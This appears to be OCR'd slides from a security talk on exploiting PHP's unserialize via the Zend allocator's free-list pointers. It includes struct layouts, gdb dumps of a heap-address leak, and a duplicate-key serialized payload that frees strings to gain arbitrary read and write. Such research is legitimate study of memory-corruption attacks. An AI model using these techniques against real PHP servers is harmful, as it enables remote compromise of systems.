
emalloc



efree(ptr)

```
chunk = ptr & MASK_2M
page_num = (ptr & (! MASK_2M)) >>
OFFSET_4K
bin = page2bin(chunk, page)
push(chunk->heap->free_slots[bin], ptr)
```

efree



Allocator Take Away

- Allocation predictability
- Impossible free() arbitrary memory
  - Bit operations
  - Lookup in page descriptor
- Abuse free list pointer – arbitrary write
  - Will explain in few slides

EXPLOIT

(GETTING THINGS DONE)

Exploitation Stages


- Leak
- Read
- Write
- Exec

Leak

- Abuse the Allocator ☺️
- Roughly based on @i0n1c’s method
- Serialize freed object
- Allocator override
- Read more freed data

Leak Theory


- Allocator free list
- first sizeof(void*) point to *next* slot



```
struct _zend_mm_free_slot {
    zend_mm_free_slot *next_free_slot;
};
```


- Read freed object
- Read via pointer to *next* slot
  - i.e. read prev freed object

DateInterval



```
struct _php_interval_obj {
    timelib_rel_time *diff;
    HashTable        *props;
    int               initialized;
    zend_object       std;
};
```


DateInterval




```c
typedef struct timelib_rel_time {
    timelib_sll y, m, d; /* Years, Months and Days */
    timelib_sll h, i, s; /* Hours, mInutes and Seconds */

    int weekday; /* Stores the day in 'next monday' */
    int weekday_behavior; /* 0: the current day should *not* be counted when advancing forwards; 1: the current day *should* be counted */

    int first_last_day_of;
    int invert; /* Whether the difference should be inverted */
    timelib_sll days; /* Contains the number of *days*, instead of Y-M-D differences */

    timelib_special  special;
    unsigned int   have_weekday_relative, have_special_relative;
} timelib_rel_time;
```

Heap Address Leak

- Allocate DateInterval
- Allocate object to leak - string
- Free both objects
- Allocator point DateInterval to string
- Allocator overwrite string with pointers
- Serialize




```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6c050 0x00000000 0x00000000 0x00000000   ................
0xb5c6c038: 0x00000000 0x00000000 0x00000000 0x00000000   ................
0xb5c6c048: 0x00000000 0x00000000 0xb5c6c078 0x00000000   ................
0xb5c6c058: 0x00000000 0x00000000 0x00000000 0x00000000   ................
0xb5c6c068: 0x00000000 0x00000000 0x00000000 0x00000000   ................
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000   ................
```




```
(gdb) x/64wx *intobj
0xb5c6c028: 0xb5c6d060 [redacted]                                    ................
0xb5c6c038: [redacted]                                               ................
0xb5c6c048: [redacted]                       0xb5c6c078 0x00000000   ................
0xb5c6c058: 0x00000000 0x00000000 0x00000000 0x00000000   ................
0xb5c6c068: 0x00000000 0x00000000 0x00000000 0x00000000   ................
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000   ................
```

```
0xb5c6d060: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d070: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d080: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d090: 0xffffffff 0xffffffff 0xffffffff 0x00000000
0xb5c6d0a0: 0xffffffff 0xffffffff 0x00000000 0xffffffff
0xb5c6d0b0: 0xffffffff 0x00000000 0x00000000 0x00000000
```



```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6d060 [illegible]                                 `................
0xb5c6c038: [illegible]                                            ........x.....9.
0xb5c6c048: [illegible]                    0x00000001 0x00000006  ~2..up..........
0xb5c6c058: 0x00000000 0x00000013 0x206e6163 0x656c2049  ........can I le
0xb5c6c068: 0x69206b61 0x20203f74 0x00202020 0x00000000  ak it?     .....
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000  ................
```

```
0xb5c6d060: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d070: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d080: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d090: 0xffffffff 0xffffffff 0xffffffff 0x00000000
0xb5c6d0a0: 0xffffffff 0xffffffff 0x00000000 0xffffffff
0xb5c6d0b0: 0xffffffff 0x00000000 0x00000000 0x00000000
```



```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6c050 [illegible]                                P...............
0xb5c6c038: [illegible]                                           ........x.....9.
0xb5c6c048: [illegible]                       0xb5c6c208 0x00000006 ~2..up..........
0xb5c6c058: 0x00000000 0x00000013 0x206e6163 0x656c2049 ........can I le
0xb5c6c068: 0x69206b61 0x20203f74 0x00202020 0x00007075 ak it?      .up..
0xb5c6c078: 0xb5c6c028 0x00000000 0x00000001 0x00000000 (...............
```

Read Memory

- If you control a *zval* – forge a DateInterval
- If you don't
  - Free DatePeriod object
  - Set _php_date_period.start->tz_abbr to memory
  - serialization - pointer to strcpy
  - More info in paper

Write Memory


- free() strings
- String contain pointers
- Abuse free list
  - inc/dec => point to free slot
- Allocate memory
- Allocation of arbitrary pointer

Freeing Strings

- Unserialize hash table (array)
- Use same key twice
  - e.g. `a:2:{s:4:"AAAA";i:0;s:4:"AAAA";i:0;}`
- Second time - key freed


Abuse Possible

- Slot next – first field



```
struct _zend_mm_free_slot {
    zend_mm_free_slot *next_free_slot;
};
```

- Refcount is first field
- e.g. _zend_object

